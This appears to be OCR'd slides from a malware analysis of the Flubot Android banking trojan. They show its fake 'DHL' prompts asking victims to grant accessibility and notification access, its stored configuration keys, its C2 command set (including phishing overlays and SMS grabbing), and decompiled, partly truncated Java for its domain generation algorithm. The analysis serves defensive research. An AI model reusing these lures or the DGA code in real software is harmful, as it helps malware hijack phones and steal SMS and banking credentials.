


Action Required (1/2)

To install you must turn on the accessibility service for "DHL".

Click "OK" to go to the settings and then scroll until you find "DHL" and click to turn on the accessibility service.

If you do not find it click on "Downloaded / Installed services" and then click on "DHL".



Action Required (2/2)

To finish installation you must turn on notification access for "DHL".

Click "OK" to go to the notification settings.

TLP:WHITE

Flubot uses shared preferences

- To store configurations permanently, Flubot uses Android shared preferences
- Most of the values are set during the installation

Key	Description
a	Bot ID
b	Default SMS application
c	Status of notification interception
d	Public IP address
e	DoH server (if received from C2)
f	C2 server (generated by DGA)
g	Custom seed (if received from C2)

Calling home


- Flubot starts with sending PREPING command to DGA list
- Continuous commands
  - PING
  - SMS_RATE
- Other commands
  - LOG (intercepts etc.)
  - EXCEPTION
  - BAL_GRABBER
  - Command results

Command	Description
PREPING	Preregister the device to C2
PING	“Keepalive”
GET_INJECTS_LIST	Deliver list of installed packages
GET_INJECT	Get phishing overlays
SMS_RATE	SMS send rate
GET_SMS	SMS content

TLP:WHITE

DGA

Domain Generation Algorithm




```
int i = 0;
int tldC = 0;
while (true) {
    if (i >= 5000) {
        break;
    }
    String host2test = "";
    for (int y = 0; y < 15; y++) {
        host2test = host2test + ((char) (r.nextInt(25) + 97));
    }
    String[] strArr = f88f;
    if (tldC >= strArr.length) {
        tldC = 0;
    }
    hostList.add(host2test + strArr[tldC]);
    if (i > 0 && i % 20 == 0 && priorityHost != null) {
        hostList.add(priorityHost);
    }
    if (i == 2500) {
        long altSeed = prefs.getLong("g", 0);
        if (altSeed == 0) {
            break;
        }
        r = new Random(altSeed);
    }
    i++;
    tldC++;
}
Collections.shuffle(hostList);
f86d = new ConcurrentLinkedQueue(hostList);
f87e = new CountDownLatch(25);
for (int i2 = 0; i2 < 25; i2++) {
    new Thread(new p574654ab(hostRef)).start();
}
long timestamp = System.currentTimeMillis();
f87e.await();
long currTimestamp = System.currentTimeMillis();
if (hostRef.get() !=
    f84b = hostRef.ge
}
```

C2 to test

Generate 2500 domains and continue if altSeed is set, else break.

Create 25 threads that test generated domains

Loop all hardcoded TLDs




```
/* renamed from: f */
private static final String[] f88f = {".ru",
".cn", ".com", ".org", ".pw", ".net", ".
bar", ".host", ".online", ".space", ".site",
".xyz", ".website", ".shop", ".kz", ".md", ".
tj", ".pw", ".gdn", ".am", ".com.ua", ".
news", ".email", ".icu", ".biz", ".kim", ".
work", ".top", ".info", ".br"};
```

TLP:WHITE

DGA

Domain Generation Algorithm

